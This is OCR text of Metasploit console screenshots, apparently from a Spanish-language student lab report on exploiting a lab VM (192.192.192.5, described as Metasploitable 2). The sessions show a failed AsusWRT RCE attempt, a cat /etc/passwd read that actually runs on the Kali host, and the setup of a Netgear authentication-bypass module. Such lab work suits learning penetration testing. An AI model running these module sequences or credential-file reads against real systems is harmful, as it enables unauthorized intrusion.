
Se utilizó Telnet para conectarse al servicio inseguro Telnet abierto en el puerto 23 de Metasploitable 2. Se logró acceder sin credenciales debido a configuraciones por defecto del sistema, obteniendo acceso al sistema remoto."),









Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
Interact with a module by name or index. For example info 9767, use 9767 or use exploit/unix/http/xdebug_unauth_exec
25°C
Lluvia
ESP
LAA
12:02 a.m.
7/08/2025



Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
msf6 > use exploit/linux/http/asuswrt_lan_rce
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > exploit/linux/http/asuswrt_lan_rce
[-] Unknown command: exploit/linux/http/asuswrt_lan_rce. Run the help command for more details.
This is a module we can load. Do you want to use exploit/linux/http/asuswrt_lan_rce? [y/N] y
[*] Using configured payload cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > options
Module options (exploit/linux/http/asuswrt_lan_rce):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 9999 yes The target port (UDP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
Exploit target:
Id Name
0 AsusWRT < v3.0.0.4.384.10007
View the full module info with the info, or info -d command.
msf6 exploit(linux/http/asuswrt_lan_rce) > set rhosts 192.192.192.5
rhosts => 192.192.192.5
msf6 exploit(linux/http/asuswrt_lan_rce) > options
Module options (exploit/linux/http/asuswrt_lan_rce):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.192.192.5 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 9999 yes The target port (UDP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
Exploit target:
Id Name
0 AsusWRT < v3.0.0.4.384.10007
View the full module info with the info, or info -d command.
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload cmd/unix/interact
25°C
Lluvia
ESP
LAA
12:03 a.m.
7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
View the full module info with the info, or info -d command.
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload cmd/unix/interact
[-] The value specified for payload is not valid.
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > exploit
[-] Exploit aborted due to failure: unknown: 192.192.192.5:9999 - Failed to set ateCommand_flag variable.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/asuswrt_lan_rce) > exploit
[-] Exploit aborted due to failure: unknown: 192.192.192.5:9999 - Failed to set ateCommand_flag variable.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload 0
msf6 exploit(linux/http/asuswrt_lan_rce) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(linux/http/asuswrt_lan_rce) > exploit
[-] Exploit aborted due to failure: unknown: 192.192.192.5:9999 - Failed to set ateCommand_flag variable.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/asuswrt_lan_rce) > whoami
[*] exec: whoami
root
msf6 exploit(linux/http/asuswrt_lan_rce) > ip a
[*] exec: ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:db:72:b8 brd ff:ff:ff:ff:ff:ff
inet 192.192.192.4/24 brd 192.192.192.255 scope global dynamic noprefixroute eth0
valid_lft 447sec preferred_lft 447sec
inet6 fe80::a00:27ff:fedb:72b8/64 scope link noprefixroute
valid_lft forever preferred_lft forever
msf6 exploit(linux/http/asuswrt_lan_rce) > cat /etc/passwd
[*] exec: cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
25°C
Lluvia
ESP
LAA
12:03 a.m.
7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
msf6 exploit(linux/http/asuswrt_lan_rce) > cat /etc/passwd
[*] exec: cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
mysql:x:101:102:MariaDB Server:/nonexistent:/bin/false
tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
_gophish:x:104:106::/var/lib/gophish:/usr/sbin/nologin
iodine:x:105:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
miredo:x:107:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:108:65534::/run/rpcbind:/usr/sbin/nologin
redis:x:109:110::/var/lib/redis:/usr/sbin/nologin
mosquitto:x:110:113::/var/lib/mosquitto:/usr/sbin/nologin
redsocks:x:111:114::/var/run/redsocks:/usr/sbin/nologin
stunnel4:x:990:990:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin
sshd:x:989:65534:sshd user:/run/sshd:/usr/sbin/nologin
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
sslh:x:113:117::/nonexistent:/usr/sbin/nologin
postgres:x:114:118:PostgreSQL administrator:/var/lib/postgresql:/bin/bash
avahi:x:115:119:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:116:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false
_gvm:x:117:120::/var/lib/openvas:/usr/sbin/nologin
usbmux:x:118:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin
cups-pk-helper:x:119:121:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:120:122:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
inetsim:x:121:123::/var/lib/inetsim:/usr/sbin/nologin
nm-openconnect:x:122:126:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin
geoclue:x:123:127::/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:124:128:Light Display Manager:/var/lib/lightdm:/bin/false
statd:x:125:65534::/var/lib/nfs:/usr/sbin/nologin
saned:x:126:129::/var/lib/saned:/usr/sbin/nologin
polkitd:x:987:987:User for polkitd:/:/usr/sbin/nologin
rtkit:x:127:130:RealtimeKit:/proc:/usr/sbin/nologin
colord:x:128:131:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin
tello:x:1000:1000:tello,,,:/home/tello:/usr/bin/zsh
vboxadd:x:997:1::/var/run/vboxadd:/bin/false
msf6 exploit(linux/http/asuswrt_lan_rce) >
zsh: suspended msfconsole
25°C
Lluvia
ESP
LAA
12:03 a.m.
7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
zsh: suspended msfconsole
(root@Tello)-[/home/tello]
msfconsole
Metasploit tip: You can pivot connections over sessions started with the ssh_login modules
https://metasploit.com
=[metasploit v6.4.64-dev]
+ -- --=[2519 exploits - 1296 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search telnet_login
Matching Modules
Name Disclosure Date Rank Check Descrip tion
0 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
1 auxiliary/scanner/telnet/telnet_login . normal No Telnet Login Check Scanner
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
msf6 > use 0
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) >
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) > options
Module options (auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass):
Name Current Setting Required Description
25°C Lluvia
ESP LAA
12:04 a.m. 7/08/2025


Kali Linux [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@Tello: /home/tello
Archivo Acciones Editar Vista Ayuda
=[metasploit v6.4.64-dev]
+ -- --=[2519 exploits - 1296 auxiliary - 431 post]
+ -- --=[1610 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search telnet_login
Matching Modules
0 auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass 2021-09-06 normal Yes Netgear PNPX_GetShareFolderList Authentication Bypass
1 auxiliary/scanner/telnet/telnet_login . normal No Telnet Login Check Scanner
Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
msf6 > use 0
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) >
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) > options
Module options (auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) > set rhosts 192.192.192.5
rhosts => 192.192.192.5
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) > options
Module options (auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.192.192.5 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/netgear_pnpx_getsharefolderlist_auth_bypass) >
25°C Lluvia
ESP LAA
12:04 a.m. 7/08/2025





